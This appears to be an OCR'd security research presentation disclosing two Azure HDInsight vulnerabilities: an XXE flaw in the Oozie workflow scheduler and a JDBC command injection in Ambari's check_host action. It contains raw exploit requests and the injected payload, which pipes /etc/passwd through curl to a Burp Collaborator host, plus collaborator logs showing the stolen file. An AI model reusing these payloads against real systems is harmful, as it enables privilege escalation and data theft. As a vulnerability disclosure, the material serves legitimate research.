Date: Sun, 13 Aug 2023 15:40:31 GMT
Connection: close
Content-Length: 13754

{
  "message":
  "org.xml.sax.SAXParseException; systemId: http://re9smhprv6ykmjxl1qdp91r8dzj
  e well-formed.",
  "stackTrace":
  "java.lang.RuntimeException: org.xml.sax.SAXParseException; systemId: http:/
  ment type declaration must be well-formed.\n\tat org.apache.oozie.ambari.vie
   sun.reflect.GeneratedMethodAccessor577.invoke(Unknown Source)\n\tat sun.ref
   com.sun.jersey.spi.container.JavaMethodInvokerFactory$1.invoke(JavaMethodIn
  patch(AbstractResourceMethodDispatchProvider.java:205)\n\tat com.sun.jersey.
  mpl.uri.rules.HttpMethodRule.accept(HttpMethodRule.java:302)\n\tat com.sun.j
  accept(SubLocatorRule.java:137)\n\tat com.sun.jersey.server.impl.uri.rules.R
  7)\n\tat com.sun.jersey.server.impl.uri.rules.RightHandPathRule.accept(Right
  .server.impl.uri.ru
  .application.WebApp
  mpl.application.Web
  tainer.servlet.WebC
  ervice(ServletConta
  etHandler$ChainEnd.
  rcept.FilterSecurit
  ngframework.securit
  a:291)\n\tat org.sp
  ationFilter.java:12
```

Payloads to generate: 1 | Copy to clipboard | Include Collaborator server location | Poll now | Polling automa

| # | Time | Type | Payload | Source IP add |
|---|---|---|---|---|
| 15 | 2023-Aug-13 15:40:31.349 UTC | DNS | re9smhprv6ykmjxl1qdp91r8dzjq7ix6m | 40.71.9.153 |
| 16 | 2023-Aug-13 15:40:31.369 UTC | DNS | re9smhprv6ykmjxl1qdp91r8dzjq7ix6m | 40.78.225.203 |
| 17 | 2023-Aug-13 15:40:31.509 UTC | HTTP | re9smhprv6ykmjxl1qdp91r8dzjq7ix6m | 13.92.176.16 |

# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**


Trying retrieve the /etc/passwd file

```
19 Content-Length: 13652
20
21 {
     "message":
     "org.xml.sax.SAXParseException; systemId: file:///etc/passwd; lineNumber: 1; columnNumber: 1; The markup declarations cont
     ained or pointed to by the document type declaration must be well-formed.";
     "stackTrace":
     "java.lang.RuntimeException: org.xml.sax.SAXParseException; systemId: file:///etc/passwd; lineNumber: 1; columnNumber: 1;
     The markup declarations contained or pointed to by the document type declaration must be well-formed.\n\tat org.apache.ooz
     ie.ambari.view.Utils.formatXml(Utils.java:80)\n\tat org.apache.oozie.ambari.view.OozieProxyImpersonator.submitJob(OoziePro
     xyImpersonator.java:208)\n\tat sun.reflect.GeneratedMethodAccessor577.invoke(Unknown Source)\n\tat sun.reflect.DelegatingM
     ethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\n\tat java.lang.reflect.Method.invoke(Method.java:498)\n\ta
     t com.sun.jersey.spi.container.JavaMethodInvokerFactory$1.invoke(JavaMethodInvokerFactory.java:60)\n\tat com.sun.jersey.se
     rver.impl.model.method.dispatch.AbstractResourceMethodDispatchProvider$ResponseOutInvoker._dispatch(AbstractResourceMethod
     DispatchProvider.java:205)\n\tat com.sun.jersey.server.impl.model.method.dispatch.ResourceJavaMethodDispatcher.dispatch(Re
```

# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

Creating a hook using dtd file (error base)



# CVE-2023-36419 CVSS 8.8


**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

DTD file FTW


# CVE-2023-38157 CVSS 7.2

**Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability**

Setting up a low-privilege user





Changing the User role to *Cluster Operator*




# CVE-2023-38157 CVSS 7.2

**Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability**

Apache Hive Dashboard





Database Connection Test Panel



# CVE-2023-38157 CVSS 7.2

**Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability**

Check_host action request




```
Request
Pretty  Raw  Hex                                                    \n
POST /api/v1/clusters/research-hdi/requests HTTP/2
Host: research-hdi.azurehdinsight.net
X-Requested-By: ambari
Content-Length: 780
Authorization: Basic [redacted]
User-Agent: MSOBB/Orca_Security
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Origin: https://research-hdi.azurehdinsight.net
Referer: https://research-hdi.azurehdinsight.net/

{
  "RequestInfo":{
    "context":"Check host",
    "action":"check_host",
    "parameters":{
      "db_name":"mssql",
      "db_connection_url":
      "jdbc:sqlserver://research-orca.database.windows.net;database=research;encry
      pt=true;trustServerCertificate=true;create=false;loginTimeout=300",
      "user_name":"orca",
      "user_passwd":"SECRET:[redacted]",
      "jdk_location":
      "http://hn0-resear[redacted].cloudapp.net:8080/
      resources",
      "threshold":"60",
      "ambari_server_host":"research-hdi.azurehdinsight.net",
      "check_execute_list":"db_connection_check",
      "java_home":"/usr/lib/jvm/temurin-8-jdk-amd64"
    }
  },
```

```
Response
Pretty  Raw  Hex  Render
1  HTTP/2 202 Accepted
2  Cache-Control: no-store
3  Pragma: no-cache
4  Content-Type: text/plain;charset=utf-8
5  Expires: Thu, 01 Jan 1970 00:00:00 GMT
6  Request-Id: f93412b141944812a555b5cde8a1e641
7  X-Ms-Hdi-[redacted]
8  X-Ms-Hdi-Http-Host:
   hn[redacted]
9  X-Ms-Hdi-Http-Gateway: gw0-resear
10 X-Frame-Options: DENY
11 X-Xss-Protection: 1; mode=block
12 X-Content-Type-Options: nosniff
13 User: lowprivuser
14 Strict-Transport-Security: max-age=31536000; incl
15 Set-Cookie: AMBARISESSIONID=[redacted]
   HttpOnly; path=/; secure; HttpOnly; SameSite=None
16 Date: Fri, 14 Jul 2023 12:23:01 GMT
17 Content-Length: 197
18
19 {
20   "href" :
   "http://[redacted]bx.
   /clusters/research-hdi/requests/202",
21   "Requests" : {
22     "id" : 202,
23     "status" : "Accepted"
24   }
25 }
```

# CVE-2023-38157 CVSS 7.2

**Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability**

check_host.js from Apache Github repo



# CVE-2023-38157 CVSS 7.2

**Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability**

Injecting Malicious Payload

```
{
  "RequestInfo":{
    "context":"Check host",
    "action":"check_host",
    "parameters":{
      "db_name":"mssql",
      "db_connection_url":
      "jdbc:sqlserver://research-orca.database.windows.net;database=resear
      encrypt=true;trustServerCertificate=true;create=false;loginTimeout=3
      $(cat /etc/passwd | curl --data-binary @- -m 5 http://l7t5293jxrhivs
      c0301y7zy5ptmhb.oastify.com | echo 1)",
      "user_name":"orca",
      "user_passwd":"SECR[redacted]ctionPasswor
      "jdk_location":
      "http://hn0[redacted].internal.cloudapp.n
      8080/resources",
```

Malicious Payload

/etc/passwd sent to the Collaborator

| # | Time | Type | Payload | Source IP addres |
|---|---|---|---|---|
| 13 | 2023-Jul-14 12:28:56.642 UTC | DNS | l7t5293jxrhivs5s1c0301y7zy5ptmhb | 40.78.224.91 |
| 14 | 2023-Jul-14 12:28:56.643 UTC | DNS | l7t5293jxrhivs5s1c0301y7zy5ptmhb | 40.79.153.106 |
| 15 | 2023-Jul-14 12:28:56.697 UTC | DNS | l7t5293jxrhivs5s1c0301y7zy5ptmhb | 40.78.225.210 |
| 16 | 2023-Jul-14 12:28:56.829 UTC | DNS | l7t5293jxrhivs5s1c0301y7zy5ptmhb | 40.79.153.141 |
| 17 | 2023-Jul-14 12:28:57.839 UTC | HTTP | l7t5293jxrhivs5s1c0301y7zy5ptmhb | 20.172.162.222 |
| 18 | 2023-Jul-14 12:28:58.020 UTC | HTTP | l7t5293jxrhivs5s1c0301y7zy5ptmhb | 20.172.162.222 |

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
1  POST / HTTP/1.1
2  Host: l7t5293jxrhivs5s1c0301y7zy5ptmhb.oastify.com
3  User-Agent: curl/7.58.0
4  Accept: */*
5  Content-Length: 3175
6  Content-Type: application/x-www-form-urlencoded
7  Expect: 100-continue
8
9  root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/false
